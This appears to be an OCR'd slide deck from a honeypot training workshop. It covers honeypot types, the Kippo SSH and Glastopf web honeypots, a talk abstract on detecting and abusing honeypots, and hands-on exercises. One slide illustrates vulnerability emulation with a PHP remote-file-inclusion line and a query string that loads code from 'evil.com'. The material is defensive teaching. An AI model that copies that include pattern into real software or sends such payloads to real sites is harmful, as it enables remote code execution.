
- You'll have to answer this question:

"How can I monitor an intruder with privileged access (aka: root/administrator|system users rights) without being detected/defeated?

Internet Acccess

- What kind of Internet access will you grant from the honeypot? If Internet access is too limited, the intruder can find no interest in staying any longer.

Avoid Detection



"On the Internet, nobody knows you're a **pot***"*

BREAKING HONEYPOTS FOR FUN AND PROFIT

We will detect, bypass, and abuse honeypot technologies and solutions, turning them against the defender. We will also release a global map of honeypot deployments, honeypot detection vulnerabilities, and supporting code.

The concept of a honeypot is strong, but the way honeypots are implemented is inherently weak, enabling an attacker to easily detect and bypass them, as well as make use of them for his own purposes. Our methods are analyzing the network protocol completeness and operating system software implementation completeness, and vulnerable code.

As a case study, we will concentrate on platforms deployed in real organizational networks, mapping them globally, and demonstrating how it is possible to both bypass and use these honeypots to the attacker's advantage.

PRESENTED BY

Dean Sysman & Gadi Evron & Itamar Sher

Skills

What skills do you need?

- Network Forensics
- System Forensics
- Reverse Engineering
- Data Analysis
- Coding

Honeypots Arsenal

High-Interaction Server-Side Honeypots

- Argos
- HiHAT
- SSH: Bifrozt, DockPot, HonSSH

Low-Interaction Server-Side Honeypots

- General purpose: Dionaea, Honeyd, Honeytrap
- Web Application: Glastopf, GoogleHack Honeypot
- SSH: Kippo
- Scada: ConPot
- VoIP: Atermisa
- Sinkholes: HoneySink
- USB: Ghost USB honeypot

High-Interaction Client-Side Honeypots

- Shelia
- Capture-HPC NG

Low-Interaction Client-Side Honeypots

- Thug
- PhonyeC

Hybrid Honeypots

- HoneySpider
- SURFcert IDS
- SSH: Bifrozt

Honeytokens

- a honeytoken is a piece of data that should not be accessed through normal activity, i.e. does not have any production value, any access must be intentional, which means it is likely to be an unauthorised act. (ENISA)
- http://www1.cs.columbia.edu/~angelos/Papers/2009/DecoyDocumentsSECCOM09.pdf
- http://seclists.org/focus-ids/2003/Feb/95

“OTS” Honeypots

- http://www.honeynet.org/project

First steps with a honeypot


GREETINGS PROFESSOR FALKEN.
SHALL WE PLAY A GAME?

Let's play with Kippo!

Kippo

Kippo is a low-interaction server honeypot emulating the Secure Shell (SSH) service. It stores information about brute-force login attacks against the service and SSH session & actions the attacker launched against the server.

Kippo

According to ENISA:

> "Kippo is extremely useful because, in addition to the detection of simple brute-force attacks against SSH, it also allows you to gather data from terminal session activity of an attacker in the emulated environment and to catch files downloaded by the attacker."

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
SPEC	★★★	★★★	★★	★★★	★★	★★★	★★	★★★	$$	

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low		Essential
		★★★	Good	$$	Medium		Useful
SPEC	Specialised	★★	Fair	**$$$**	High		Not useful
		★	Poor				

Version tested: 0.5

Date tested: 27 April 2012

Testing time: 24 hours

Website: http://code.google.com/p/kippo/

https://github.com/desaster/kippo

Kippo

- Install Kippo
- https://github.com/desaster/kippo/

- Connect to kippo as an attacker.
  - How can you detect you're not on a real system?
  - How can you increase kippo's stealth?

Kippo

Kippo uses predefined credentials & password for “root” user.

- Change that cinematic and make kippo accept a connection after X trials.
  - What possibly can go wrong?
  - Howto fix that?

KEEP CALM AND TAKE A BREAK

Introduction

Why you should be here

Goal of this training

Hands-on definition

What are we not doing

Introduction

Why you should be here:

Honeypots complement a security posture
Any kind of non-destructive intel is valuable
Wide range of data quality and type
I build honeypots

Introduction

Goal of this training:

Understand the value of honeypots
Familiarize with the usage of honeypots
Get a glimpse at honeypot development

Introduction

Hands-on definition:

You will run a honeypot
Set-up and customization
Look at and create some data

Introduction

What are we not doing:

Install and run a honeypot. What?!

Up to you and the time we have...

Concepts

Honeypot Events

Attribution

Concepts

Honeypot Events

Potentially malicious
Lots of noise
Various sources
Take everything with a grain of salt

Concepts

Attribution

It's a fun game, please play it
The more data the better
What do you get from it?

Technology

Glastopf

Let's build a honeypot

Grades of interaction

Conpot

Technology

Glastopf

Web Application Honeypot
Attracting the adversary
Vulnerability Type Emulation

A Honeypot in 20 minutes

https://gist.github.com/glaslos/ac8c32e90ba33e01624e

Technology

Let's build a honeypot:

1. Get a domain
2. Handle requests
3. ???

   = $$$

Technology

Grades of interaction:

Let's emulate a vulnerability

```
include( $_GET['NAME'] . '.php' );
```

?NAME=http://evil.com/bot

* Abusing Search Engines….

Technology

Glastopf

Attracting the adversary:

How do they find us?

Google Dorks

Crafting the bait

Technology

Conpot

SCADA/ICS Honeypot
Methods of deployment
Get complex

Set-Up

This is a Honeypot!

Fingerprinting

Hands-on

Customization

Why do you want to?

Basic concepts of deception

Who do you want to catch?

Data Analysis

What is an event?

Event reporting

What do we see?

What are we not seeing?

Can we attribute?

Szenarios

Let's "attack" a honeypot

How to abuse a honeypot

Summary

Honeypots
Development
Deployment
Usage

Sneak Peak: Snare

Yet Another Web App Honeypot

Focus on attack surface

Central vulnerability Emulation

Honeypot as a Service

Thanks!

github.com/mushorg

@glaslos - Lukas

@y0m - Guillaume